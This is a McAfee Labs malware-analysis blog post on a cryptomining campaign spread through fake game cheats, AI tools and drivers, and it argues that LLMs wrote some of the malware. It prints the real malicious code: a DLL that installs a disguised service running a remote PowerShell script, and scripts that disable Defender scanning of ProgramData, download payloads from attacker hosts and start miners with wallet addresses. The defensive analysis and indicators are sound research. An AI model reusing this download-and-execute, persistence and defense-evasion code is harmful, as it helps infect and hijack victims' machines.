

AI Wrote This Malware: Dissecting the Insides of a Vibe-Coded Malware Campaign

 mcafee.com/blogs/other-blogs/mcafee-labs/ai-written-malware-vibe-coded-campaign

McAfee Labs

March 18, 2026

[Blog Other Blogs McAfee Labs](#) AI Wrote This Malware: Dissecting the Insides of a Vibe-Coded Malware Campaign



Authored by Aayush Tyagi

Background

The term 'Vibe coding,' first coined back in February of 2025 by OpenAI researchers, has exploded across digital platforms. With hundreds of articles and YouTube Videos discussing the dangers of Vibe coding and warning the internet about the rise of "Vibe Coders", while others labelled it as the fundamental shift in software development and the future of coding.

Vibe Coding is an approach where the AI does heavy lifting, rather than the user. Instead of manually writing code or implementing algorithms, users describe their intent through text-based prompt, and the LLMs respond with fully functional code and explanation. Unsurprisingly, the internet is now flooded with guides on the best LLMs and prompts to generate "perfect" code.

Given the ease of generating fully functional code, McAfee Labs has also seen a rise in vibe-coded malware. In these campaigns, certain components of the kill chain contain AI-generated code, significantly reducing the effort and knowledge required to execute new malware campaigns. This shift not only makes malware campaigns more scalable but also lowers the barrier to entry for new malware authors.

Executive summary

In January 2026, impersonating a wide range of software, including AI image generators and voice-changing tools, stock-market trading utilities, game mods and modding tools, game hacks, graphics card and USB drivers, ransomware decryptors, VPNs, emulators, and even infostealer, cookie-stealer, and backdoor malware, to infect users.

Across the 440+ zip files, we observed 48 unique malicious WinUpdateHelper.dll variants, responsible for the infections. McAfee has been detecting variants of this threat since December 2024, although the vibe coding observed in certain components appears to be a recent addition. These files are distributed through various legitimate content delivery network (CDN) services and file-hosting websites, such as Discord, SourceForge, FOSSHub, and MediaFire, to name a few. Another website that was actively delivering this malware was mydofiles[.]com.

Here, the attackers implement volume-driven malware distribution techniques to infect as many users as possible.




Figure 1: Attack Vector

This attack begins when users surf the internet looking for tools and software that promise to simplify their tasks. Instead, they encounter trojanized zip files.

We discovered over 100 URLs actively spreading this malware, of which approximately 61 were hosted on Discord, 17 on SourceForge, and 15 on mydofiles[.]com.

On running the executable, it loads a malicious WinUpdateHelper.dll file, which redirects the user to file-hosting websites, under the guise that they are missing crucial dependencies and tricks them into installing unrelated software, which is a distraction. Meanwhile, the DLL has already requested and executed a malicious PowerShell script from a command-and-control (C2) server.

This script infects the user's system and downloads additional mining software, and abuses the system's resources, or it downloads additional payloads such as *SalatStealer* or *Mesh Agent*, depending on the WinUpdateHelper.dll sample which infected the user.

In this PowerShell script, the presence of explanatory comments and structured sections strongly indicates the use of LLM models to generate this code.

Read more about this in the [Using AI to generate malware?](#) section below.

So far, we've observed the mining of Ravencoin, Zephyr, Monero, Bitcoin Gold, Ergo, and Clore cryptocurrencies.

Due to the presence of hardcoded Bitcoin wallet credentials within these malware samples, we were able to trace on-chain transactions and identify wallets containing over \$4,500 USD that are part of this campaign.

Since most of the mining activity targets privacy-focused cryptocurrencies such as Zephyr, Ravencoin and Monero, the real financial impact is likely to be nearly double the amount identified through Bitcoin tracing alone.

Geographical Prevalence




Figure 2: Geographical Prevalence

This malware campaign has specifically targeted users in the following counties, ranked by prevalence: The United States of America, followed by United Kingdom, India, Brazil, France, Canada, Australia.

Bottom Line

The availability of LLMs capable of generating code instantly, combined with the widespread accessibility of technical knowledge, has created a low-effort, high-reward environment, making malware deployment increasingly accessible.

At McAfee Labs, we have been doing hard work so that you don't need to worry. But it always helps to be informed and educated on the latest threat that steps into the threat landscape.

We will continue monitoring these campaigns to ensure our customers remain informed and protected across platforms.

Technical Analysis

Impersonated Applications

Here we see malware distribution at a large scale and by analyzing the filenames of these ZIP archives, we can infer to the users that are being targeted. These are some of the names we've witnessed in the wild.

1	gta-5-online-mod-menu.zip, apex-legends-multi.zip, roblox-multi.zip, overwatch-2-multi.zip, warzone-multi.zip
2	Fortnite cheats.zip, rainbow-six-siege-multi.zip, pubg-cheat.zip, counter-strike-2-multi.zip,
3	escape-from-tarkov-multi.zip, valorant-multi.zip, Valorant-Plus-Cheat.zip, MonsterHunterWilds 1.0.3411.zip
4	DeltaExecutor.zip, solara.zip, Roblox-MMap-Injector.zip, 8BallPoolCheat.zip

Figure 3: Malware Impersonating gaming software

The attackers are actively impersonating video game cheats and game mods for popular titles, and well-known script executors for Roblox, such as Delta Executor and Solara as seen above.

1	Cryptocurrency-Stealer.zip, ZeroTrace-Stealer-13-2026.zip, Panther-Stealer.zip, Nullpoint-Stealer.zip, Skuld-Stealer.zip
2	DeepSeek.zip
3	AIAutoClicker.zip, AIVoiceChanger.zip, AIImageGenerator.zip
4	UniversalAmdDriver.zip, UniversalUsbDriver.zip, printerCore.zip, graphicsCore.zip, bluetoothCore.zip
5	HWIDSpoofer.zip, webhook_tool.zip, r6_framework.zip, BestFreeVPN.zip, UserID-T0-IP.zip, EasyMiner.zip
6	sony-playstation-vita-emulator.zip, microsoft-xbox-one-emulator.zip, EmulatorHub.zip

Figure 4: Malware Impersonating tools, malware and drivers

Names such as Panther-Stealer and Zerotracer-Stealer indicate that even users looking for malware on the internet are not safe either, reinforcing the notion that there is truly no honor among thieves.

The campaign also leverages drivers and AI-themed tools as part of its lure portfolio among other tools. Interestingly, we see the name 'DeepSeek.zip', where attackers are exploiting a prominent LLM model, DeepSeek. McAfee had encountered these types of attacks in early 2025 and covered them extensively.

Read the previous blog here: [Look Before You Leap: Imposter DeepSeek Software Seek Gullible Users](#)

Stage 1 Payload – Misleading Installation

Once the user downloads the ZIP archive from Discord or any other website. They get the following set of files.

Name	Date modified	Type	Size
clrjit.dll	11/13/2024 11:15 AM	Application exten...	1,404 KB
coreclr.dll	11/13/2024 11:15 AM	Application exten...	5,006 KB
gta-5-online-mod-menu.exe	11/13/2024 11:31 AM	Application	170 KB
hostfxr.dll	11/13/2024 11:15 AM	Application exten...	370 KB
hostpolicy.dll	11/13/2024 11:15 AM	Application exten...	385 KB
Microsoft.Win32.Primitives.dll	11/13/2024 11:15 AM	Application exten...	26 KB
mscorrc.dll	11/13/2024 11:16 AM	Application exten...	144 KB
README.txt	1/23/2025 9:44 PM	Text Document	1 KB
System.Collections.dll	11/13/2024 11:17 AM	Application exten...	259 KB
System.Collections.NonGeneric.dll	11/13/2024 11:17 AM	Application exten...	99 KB
System.ComponentModel.Primitives.dll	11/13/2024 11:17 AM	Application exten...	74 KB
System.Console.dll	11/13/2024 11:17 AM	Application exten...	154 KB
System.Diagnostics.Process.dll	11/13/2024 11:17 AM	Application exten...	284 KB
System.Linq.dll	11/13/2024 11:18 AM	Application exten...	526 KB
System.Memory.dll	11/13/2024 11:18 AM	Application exten...	170 KB
System.Private.CoreLib.dll	11/13/2024 11:19 AM	Application exten...	10,388 KB
System.Runtime.dll	11/13/2024 11:20 AM	Application exten...	42 KB
System.Runtime.InteropServices.dll	11/13/2024 11:20 AM	Application exten...	51 KB
System.Text.Encoding.Extensions.dll	11/13/2024 11:21 AM	Application exten...	16 KB
System.Threading.dll	11/13/2024 11:21 AM	Application exten...	79 KB
System.Threading.Thread.dll	11/13/2024 11:21 AM	Application exten...	16 KB
WinUpdateHelper.deps.json	11/13/2024 3:48 AM	JSON File	34 KB
WinUpdateHelper.dll	11/26/2025 6:18 AM	Application exten...	85 KB

Figure 5: Files within the zip archive.

Here, the executable named 'gta-5-online-mod-menu.exe' (Highlighted in Blue) is a legitimate and clean file. Whereas the file named 'WinUpdateHelper.dll' (Highlighted in Red) is malicious.




Figure 6: Command Prompt misinforming the user

On executing '**gta-5-online-mod-menu.exe**', the malicious DLL is loaded. The user is informed that they are missing dependencies, and they're redirected to the following URL via default browser.

hxxps://igk[.]filexspace.com/getfile/XKQLPSK?title=DependencyCore&tracker=gta-5-online-mod-menu

Here, within the URL, a tracker variable is used to identify which malware has infected the user. In this instance, it was 'gta-5-online-mod-menu'.

This unwanted installation is meant to subvert users' attention. As, the WinUpdateHelper.dll has already connected to the C2 server and infected the system.

Stage 1 Payload – Malicious Functionality

Once the redirection code is executed, the malware executes the malicious code.

```
Process.Start(new ProcessStartInfo
{
    FileName = "https://igk.filexspace.com/getfile/XKOLPSK?title=DependencyCore&tracker=" + fileNameWithoutExtension,
    UseShellExecute = true
});
Console.WriteLine("Browser opened! Please download and install the dependency.");
Console.WriteLine("Waiting for dependency...");
string text = new string((from _ in Enumerable.Range(0, 10)
    select "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"[new Random().Next(62)]).ToArray<char>());
IntPtr intPtr = Program.OpenSCManager(null, null, 983103U);
Program.CloseServiceHandle(Program.CreateService(intPtr, "Microsoft Console Host", null, 983551U, 16U, 2U, 0U,
    string.Concat(new string[] { "cmd.exe /c powershell.exe irm \\\"$([Math]::Floor
    ([DateTimeOffset]::UtcNow.ToUnixTimeSeconds() / 5000000) * 5000000).xyz/script?id=", text, "&tag=",
    fileNameWithoutExtension, "\\\" ^| iex" })), null, IntPtr.Zero, null, null, null));
Program.CloseServiceHandle(intPtr);
}
catch
```

Figure 9: Malicious code within WinUpdateHelper.dll

In the above code snippet, which is present in the WinUpdateHelper.dll, we can see that a new service has been created under the name **"Microsoft Console Host"** to make it appear to be benign (Highlighted in Red). The parameters passed to this service ensure that it executes at system boot. This is done to maintain persistence in the system.

The service executes a PowerShell command that dynamically generates the C2 domain using the UNIX time stamp.

Using the following code,

```
$([Math]::Floor([DateTimeOffset]::UtcNow.ToUnixTimeSeconds() / 5000000) * 5000000).xyz
```

It generates a domain name that changes once every 5,000,000 seconds or 58 days.

The latest C2 domain we've discovered that is up and running is

```
1770000000[.]xyz/script?id=fA9zQk2L0M&tag=WinUpdateHelper
```

During our analysis we observed the following domain

```
1765000000[.]xyz/script?id=fA9zQk2L0M&tag=WinUpdateHelper, which is present in the following images.
```

Here the **id=fA9zQk2L0M** is randomly generated, to uniquely identify the user and **tag=WinUpdateHelper** is used to identify the malware campaign.

The malware connects to the above-mentioned C2 server to download a PowerShell script and execute it in memory. This fileless execution ensures improved evasion against signature-based detections.

Stage 2 Payload – PowerShell Script

```
1 # I am forever sorry
2
3 sc.exe delete "Microsoft Host"
4 sc.exe delete "MicrosoftConsole"
5 schtasks /delete /tn "MicrosoftConsole" /f
6 schtasks /delete /tn "MicrosoftConsoleSetup" /f
7
8 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /f /reg:64
9 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\ProgramData" /d 0 /f /reg:64
10
11 $filePath1 = "C:\ProgramData\fontdrvhost.exe"
12 $expectedHash1 = "6DC4800983F992A3D12457086485E2664F678A7FE0CA78DE36A059C84A7D571E"
13 $url1 = "https://1765000000.xyz/download/xbhgjahddaa"
14
15 if (!(Test-Path $filePath1) -or ((Get-FileHash $filePath1 -Algorithm SHA256).Hash -ne $expectedHash1)) {
16     Remove-Item -Path $filePath1 -Force
17
18     $bytes = (Invoke-WebRequest -Uri $url1 -UseBasicParsing).Content
19     $decoded = for ($i = 0; $i -lt $bytes.Length; $i++) {
20         (($bytes[$i] - ($i + 1)) % 256 + 256) % 256
21     }
22     [System.IO.File]::WriteAllBytes($filePath1, [byte[]]$decoded)
23     (Get-Item $filePath1).Attributes = 'ReadOnly, Hidden, System'
24 }
25
26 & $filePath1 --algo=rx/0 --url=solo-zeph.2miners.com:4444 --user=
27 ZEPHsCY4zbcHGgz2U8PvkEjKwJopuPurPNv8nn8Fm5MN8hBas8kBN4hooNKmc7uMRfUQh4Fc9AHyGxL6NFARnc217m2vYgbKxf.fA9zQk2L0M --cpu-max-threads-hint=0
28 --cinit-idle-wait=5 --cinit-idle-cpu=100
29
30 $filePath2 = "C:\ProgramData\RuntimeBroker.exe"
31 $expectedHash2 = "0919AB0B8541864B10BE5C2EC6F4039DB59322E8B79E130FE58C42B646E73BBA"
32 $url2 = "https://1765000000.xyz/download/ebhgjahddaa"
33 if (!(Test-Path $filePath2) -or ((Get-FileHash $filePath2 -Algorithm SHA256).Hash -ne $expectedHash2)) {
34     Remove-Item -Path $filePath2 -Force
35 }
```

Figure 10: PowerShell downloaded from the C2 server

It is funny to note here, that the first comment of this script says “# I am forever sorry” which indicates that the attacks do carry some guilt regarding their actions, but not enough to stop the campaign. We found similar comments, such as “# sorry lol”, across multiple PowerShell scripts we discovered.

The first set of commands (Highlighted in Green) are used to delete windows services and scheduled tasks. This is done to remove older or conflicting persistence mechanisms and to avoid duplicate miners from running on the same system.

The second set of commands (Highlighted in Red) are registry modifications, that adds “C:\ProgramData” to Windows Defender exclusion paths. That is, ProgramData Folder won’t be scanned by Windows Defender anymore. This exclusion allows malware to drop additional payloads to disk, without the risk of them being detected and removed.

The third set of commands (Highlighted in Blue) does exactly that. It downloads the next level payload from the URL “hxxps://1765000000.[xyz/download/xbhgjahddaa” and stored it at this path “C:\ProgramData\fontdrvhost.exe”.

Again the name ‘fontdrvhost.exe’ imitates a legitimate Windows binary, to masquerade its true intent. After the download, the file is decoded using a simple arithmetic decryption routine. This provides protection against static signature detection and network detection.

The payload is an XMRIG miner sample. In the next command, the miner is initialized and executed. Here, we see the miner connecting to “solo-zeph.2miners.com:4444” and start CPU based Zephyr coin mining using the following wallet address: ‘ZEPHsCY4zbcHGgz2U8PvkEjKwJopuPurPNv8nn8Fm5MN8hBas8kBN4hooNKmc7uMRfUQh4Fc9AHyGxL6NFARnc217m2vYgbKxf’.

```

& $filePath1 --algo=rx/0 --url=solo-zeph.2miners.com:4444 --user=
ZEPHsCY4zbcHGgz2U8PvkEjKwJopuPurPNv8nn8Fm5MN8hBas8kBN4hooNfmc7uMRfUQh4Fc9AHyGxL6NFARnc217m2vYgbKxf.fA9zQk2L0M --cpu-max-threads-hint=0
--cinit-idle-wait=5 --cinit-idle-cpu=100

$filePath2 = "C:\ProgramData\RuntimeBroker.exe"
$expectedHash2 = "0919AB088541864B10BE5C2EC6F4039DB59322E8B79E130FE58C42B646E73BBA"
$url2 = "https://1765000000.xyz/download/ebhgjahddaa"

if (!(Test-Path $filePath2) -or ((Get-FileHash $filePath2 -Algorithm SHA256).Hash -ne $expectedHash2)) {
    Remove-Item -Path $filePath2 -Force

    $bytes = (Invoke-WebRequest -Uri $url2 -UseBasicParsing).Content
    $decoded = for ($i = 0; $i -lt $bytes.Length; $i++) {
        (($bytes[$i] - ($i + 1)) % 256 + 256) % 256
    }
    [System.IO.File]::WriteAllBytes($filePath2, [byte[]]$decoded)

    (Get-Item $filePath2).Attributes = 'ReadOnly, Hidden, System'
}

& $filePath2 --cinit-algo=kawpow --pool=stratum://bc1q9a59scnfwkdlm6wlcu5w76zm2uesjrqty4fr8r.fA9zQk2L0M@solo-rvn.2miners.com:7070 --
cinit-max-gpu=100

```

Figure 11: PowerShell downloaded from the C2 server continued

In the second half of the script, we see another miner being set up and executed using the same technique (Highlighted in Red). This time the file is stored as “**RuntimeBroker.exe**” in the ProgramData folder. The miner is connecting to “**solo-rvn.2miners.com:7070**” to mine **Ravencoin** and it is using the system’s GPU instead of the CPU for mining (Highlighted in Blue).

This is the wallet address used for mining in this instance ‘**bc1q9a59scnfwkdlm6wlcu5w76zm2uesjrqty4fr8r**’.

Hence, we see a dual coin-mining deployment infrastructure utilizing both CPU and GPU resources to optimize mining efficiency.

Bitcoin? Interesting...

What is interesting here is that attackers have used a bitcoin wallet address for mining Ravencoin, which indicates they are using multi-coin pools for mining. The attackers are using the victims’ machine to mine Ravencoin and automatically convert the mining rewards to Bitcoin before the payout.

This is done for a variety of reasons, such as, bitcoin offers higher liquidity and has broader acceptance, but most importantly, Ravencoin is computationally easier and economically viable to mine on victim’s system. Bitcoin requires specialized ASIC hardware for profitable mining and attempting to mine Bitcoin directly on infected systems would generate negligible returns. We’ve seen the same behaviour in multiple samples.

This is a smoking gun. Unlike Zephyr coin or Monero, Bitcoin’s blockchain is fully traceable. Every Satoshi, the smallest unit of Bitcoin, can be traced across the blockchain from the moment it was mined to its current holder. From there, it becomes easy to determine how much cryptocurrency the threat actor is receiving. More on this later.

Anti-Analysis Techniques

The attackers have meticulously designed the campaign and have implemented various anti-analysis techniques to thwart researchers.

The PowerShell script we’ve seen above is responsible for downloading and initializing the coin miner samples. It is only accessible via PowerShell. If we try to access the server via Curl, we get the following response.

```

1 <html>
2 <head><title>301 Moved Permanently</title></head>
3 <body>
4 <center><h1>301 Moved Permanently</h1></center>
5 <hr><center>nginx/1.18.0 (Ubuntu)</center>
6 </body>
7 </html>

```

Figure 12: 301 Response from the server

This indicates that the server is actively monitoring the User-Agent of incoming requests and deploys the payload only when the request originates from PowerShell.

Similarly, the URLs embedded within the PowerShell script that download the next payload are unique to each victim and remain active for 60 seconds. After that, they return a 404 Not Found error.

```
1 https://1765000000.xyz/download/xbhgjahddaa
2 https://1765000000.xyz/download/ebhgjahddaa
```

Figure 13: URLs within the PowerShell

These techniques are meant to confuse and disorient researchers, making the analysis difficult.

Using AI to generate malware?

While working on this malware campaign, we came across over 440 unique zip files. These same zip files were distributed with over 1700 different names, targeting various software.

Across these 440 zip files, we noticed 48 unique variants of WinUpdateHelper.dll. These 48 files can be clustered together into 17 distinct kill chains, each featuring their own C2 infrastructure, misleading installation setups, second-stage PowerShell scripts and final payloads, yet the cryptocurrency wallet credentials remain similar.

In the above technical analysis, we've only covered 1 kill chain. Yet, across these 17 kill chains, we've noticed the flow remain the same.

```
# Download Miner + Execute
$filePath = "C:\ProgramData\scvhosts\scvhosts.exe"
$url = "https://github.com/softwarelouv/software/raw/refs/heads/main/scvhosts.exe"
if (!(Test-Path "C:\ProgramData\scvhosts")) { New-Item -Path "C:\ProgramData\scvhosts" -ItemType Directory -Force | Out-Null; attrib +h +s "C:\ProgramData\scvhosts" }
Invoke-WebRequest -Uri $url -OutFile $filePath -UseBasicParsing
& $filePath

# === Create and execute run.bat in C:\ProgramData ===
$batPath = "C:\ProgramData\run.bat"
$batContent = '@echo off

:: This batch file:
:: - Creates the hidden folder C:\ProgramData\cvtres if it doesn't exist (using CMD attrib for hidden + system)
:: - Downloads cvtres.exe from your GitHub URL
:: - Saves it to C:\ProgramData\cvtres\cvtres.exe
:: - Executes it immediately
:: - Runs completely hidden/minimized (no window visible)

md "C:\ProgramData\cvtres" 2>nul
attrib +h +s "C:\ProgramData\cvtres" 2>nul
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "$filePath='C:\ProgramData\cvtres.exe'; $url='https://github.com/softwarelouv/software/raw/refs/heads/main/cvtres.exe'; Invoke-WebRequest -Uri $url -OutFile $filePath -UseBasicParsing; & $filePath"
Set-Content -Path $batPath -Value $batContent -Force
attrib +h +s "$batPath"
Start-Process -FilePath $batPath -WindowStyle Hidden -ErrorAction SilentlyContinue

##scheduled task
```

Figure 14: PowerShell Script with LLM-Generated Comments

Across multiple second stage payloads, we encounter multiple comments such as the following, embedded within the code:

```
# === Create and execute run.bat in C:\ProgramData ===

:: This batch file:

:: - Creates the hidden folder C:\ProgramData\cvtres if it doesn't exist (using CMD attrib for hidden + system)

:: - Downloads cvtres.exe from your GitHub URL

:: - Saves it to C:\ProgramData\cvtres\cvtres.exe

:: - Executes it immediately

:: - Runs completely hidden/minimized (no window visible)
```

The presence of such explanatory-style comments indicates that large language models were likely used during the development of these scripts. Especially, the comment “**Downloads cvtres.exe from your GitHub URL**”, where ‘Your GitHub URL’ refers to the threat actor’s GitHub repository that is hosting the malware, which indicates potential vibe coding.

Tracking Bitcoin Across the Blockchain

During analysis of this malware campaign, we came across few instances where the final payload was Infostealer malware. In most cases it was coin miner samples.

In these cases, we encountered wallet credentials and mining pool URLs for several alternative cryptocurrencies such as Ravencoin, Zephyr, Monero, which aren't traceable.

Fortunately, we came across 7 bitcoin wallets that are part of this malware campaign and are actively receiving mined cryptocurrency.

```
bc1q9a59scnfwkdlm6wlcu5w76zm2uesjrqty4fr8r  bc1q7cpwxjatrtpa29u85tayvggs67f6fxwyggm8kd
bc1qyy0cv8snz7zqummg0yucdfzpxv2a5syu7xzsdq  bc1qxhp6mn0h7k9r89w8amalqjn38t4j5yaa7t89rp
bc1qxnkkpnuhydckmpx8fmkp73e38dfed93uhfh68l  bc1qrtztxnqnjk9q4d5hupnla245c7620ncj3tzp7h
bc1q97yd574m9znar99fa0u799rvrm55tnjzkw9l33w
```

As of writing this blog, these wallets contain Bitcoin valued at approximately \$4,536.20 USD.

Address	Balance
bc1qxnkkpnuhydckmpx8fmkp73e38dfed93uhfh68l	10.90 USD 0.00016244 BTC
bc1qyy0cv8snz7zqummg0yucdfzpxv2a5syu7xzsdq	31.97 USD 0.00047644 BTC
bc1q7cpwxjatrtpa29u85tayvggs67f6fxwyggm8kd	772.37 USD 0.01150890 BTC
bc1q97yd574m9znar99fa0u799rvrm55tnjzkw9l33w	101.50 USD 0.00151244 BTC
bc1qxhp6mn0h7k9r89w8amalqjn38t4j5yaa7t89rp	25.74 USD 0.00038347 BTC
bc1qrtztxnqnjk9q4d5hupnla245c7620ncj3tzp7h	82.02 USD 0.00122221 BTC
bc1q9a59scnfwkdlm6wlcu5w76zm2uesjrqty4fr8r	3,511.69 USD 0.05232673 BTC
Total	4,536.20 USD 0.06759263 BTC

Figure 15: Wallet Snapshot displaying the total value

These wallets have seen regular withdrawals, with total funds received amounting to approximately \$11,497.7 USD.

McAfee Coverage

McAfee has extensive coverage for this Coinminer Malware Campaign. We're proactively covering new samples observed in the wild.

Trojan:Win/Phishing.AP

Trojan:Script/Coinminer.AT

Trojan:Win/Dropper.AT

Indicator of Compromise(s)

File Type	SHA256/URLs	File Name
SHA256	94de957259c8e23f635989dd793cd fd058883834672b2c8ac0a3e80784fce819	WinUpdateHelper.dll
	db8afdafbe39637fec3572829dd0a 1a2f00c9b50f947f1eb544ede75e499dca7	WinUpdateHelper.dll
	f15098661d99a436c460f8a6f839 a6903aebd2d8f1445c3bccfc9bf64868f3b0	WinUpdateHelper.dll
	3abf66e0a886ec0454d0382369dd6 d23c036c0dd5d413093c16c43c72b8ccb0b	WinUpdateHelper.dll
	767b63d11cee8cfb401a9b72d7bcc a23b949149f2a9d7456e6e16553afcef169	WinUpdateHelper.dll
	12850f78fc497e845e9bf9f10314c4ecc 6a659dcd90e79ef5bd357004021ba78	WinUpdateHelper.dll
	0a8a58d18adc86977b7386416c6be8db 850a3384949b6750a6c6b2136138684a	WinUpdateHelper.dll
